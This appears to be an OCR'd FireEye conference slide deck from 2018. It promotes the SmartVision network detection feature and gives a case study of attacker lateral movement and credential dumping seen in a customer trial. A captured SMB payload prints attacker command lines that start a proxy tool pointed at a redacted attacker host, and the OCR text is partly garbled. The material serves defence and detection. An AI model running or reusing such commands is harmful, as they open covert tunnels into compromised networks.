FireEye

CYBER DEFENSE LIVE

Hong Kong 2018

Innovation Born On The Front Lines – SmartVision

Ramesh Gupta
SVP Network Security Product Development, FireEye

The FireEye INNOVATION CYCLE


This innovation cycle cannot exist without our experts embracing the technology we build as their own, and our product teams embracing the world-class expertise provided by our frontline teams.

FireEye

The Problem : Post Exploitation

As Seen On The Front Lines of Business Impacting Breaches

Attack Lifecycle




FireEye

FireEye Network Security : SmartVision


Addressing Post Exploitation

FireEye Network Security and MVX

FireEye Network Security:
Focused on Initial Compromise



FireEye Network Security and MVX and SmartVision



FireEye Network Security

SmartVision : Detecting Post-Exploitation Attacker Activity

Types of Post-Exploitation Attacks Detected

SmartVision Placed in LAN in front of Server Segment

1) Rule Based Detection
   - Internal Reconnaissance
   - Privilege Escalation
   - Credentials Dumping
   - Remote Task Execution
   - Lateral Movement of Attacker

2) Virtual Detonation of East-West Traffic (SMB/SMBv2) in MVX
   - Lateral Movement of Malware


SmartVision Placed at egress / network perimeter

1) Machine Learning Based Detection
   - Data Exfiltration Detection


SMARTVISION – RECOMMENDED DEPLOYMENT

OUT OF BAND DEPLOYMENT USING A NPB/TAP

A Network Packet Broker solution or TAP device provides real-time duplicate copies of network traffic, with transmit and receive signals delivered on separate ports. FireEye recommends that you deploy SmartVision sensors out-of-band using an NPB/TAP device.



ALERT CONTEXT




```
Selected Event 192.168.99.77 ▸ 192.168.99.101
{
    "timestamp": "2017-10-10T11:08:42.622401+0000",
    "flow_id": 1068524770599695,
    "src_ip": "192.168.99.77",
    "event_type": "fileinfo",
    "src_port": 445,
    "fileinfo": {
        "tx_id": 10,
        "size": 162464,
        "filename": "PSEXESVC.exe",
        "file_id": 20822917,
        "md5": "ae5bb9f3fff1aeaaad619bab105b2391",
        "state": "CLOSED",
        "stored": true
    },
    "dest_ip": "192.168.99.101",
    "proto": "TCP",
    "dest_port": 49691,
    "app_proto": "smb2"
}
```


Metadata and Context

All SmartVision alerts provide 10 minutes of L4 & L7 context

Quickly investigate attacker activity

Visualize metadata to quickly triage events

Ability to download raw metadata for further analysis

Creates metadata for the following protocols:

FTP, HTTP, IMAC, IRC, POP3, RDP, RTSP, SIP, SMB, SMB 2, SMTP, SSH, TLS

FireEye

SmartVision in Action

A 2018-Q1 Case Study


FireEye Network & Endpoint Security in the field

- Customer was evaluating FireEye in a POC:
  - **FireEye Network Security** (NX) with SmartVision
  - **FireEye Endpoint Security** (HX) in a POC
- Time Frame : December 2017 – March 2018
- **FireEye Network Security** was monitoring both
  - North/South Traffic : Internet traffic
  - East/West Traffic : Server <-> Workstation
- **FireEye Endpoint Security** was installed on workstations

FireEye Network Security

FireEye Endpoint Security

SmartVision: Credential Harvesting




Attack Lifecycle

Lateral Movement

Maintain Presence

SmartVision: Remote Code Execution

>	606	DNS Zone Transfer Attempt	DNS Zone Transfer	01/15/18 08:34:34	6	668.204
>	282	AT Remote Service Task Schedule Over SMBv1 TCP Port 445	Remote Task Schedule	12/21/17 02:21:43	6	664.198
>	281	AT Remote Service Task Schedule Over SMBv1 TCP Port 445	Remote Task Schedule	12/21/17 02:19:09	6	664.198
>	247	Sysinternals PsExec Activity Over SMBv2 TCP Port 445	PsExec Activity	12/19/17 13:37:45	6	664.124
>	209	DLL Upload To ADMIN$ Over SMBv2 Port 445	Remote DLL Copy	12/18/17 20:53:21	6	663.318



Same Internal compromised telepresence server

Another Domain Controller

FireEye Network Security

SmartVision Success

- Initial intrusion happened before the start of the **FireEye Network Security** & **FireEye Endpoint Security** evaluation (POC)
- SmartVision detected **Post Exploitation** stages of the attacker lifecycle
- SmartVision recorded additional metadata

SmartVision Success

- Initial intrusion happened before the start of the **FireEye Network Security** & **FireEye Endpoint Security** evaluation (POC)
- SmartVision detected **Post Exploitation** stages of the attacker lifecycle
- SmartVision recorded additional metadata

```
PIPE\??\\AD-SERVER-IP-REDACTEDDD cmd /c "start c:\windows\temp\sk.exe -proxy
ATACKER-IP-REDACTED 443 8099")?SMB? ??0?,?????#?SMBq? ??0?,Z?SMBu???0-?/\\ AD-
SERVER-IP -REDACTED\IPC$?????b?SMB?? \0@-????0mt???,?l?@E;?SMB.? ??0?-
????????>?SMB%? \0.?T?T&??\PIPE\??\\ AD-SERVER-IP-REDACTED??CCcmd /c "start
c:\windows\temp\p.exe -s 8087 -dir c:\win
```


SmartVision Success

- Upon discovering **FireEye Network Security** alerts, customer engaged **Mandiant for Incident Response**
- Mandiant reviewed **FireEye Endpoint Security** alerts and triage packages
- **FireEye Endpoint Security** - Enterprise Search functionality was leveraged to expand investigation


FireEye

FireEye Endpoint Security : EDR


Investigation

Methodology Alert (Mimikatz Credential Dumping)

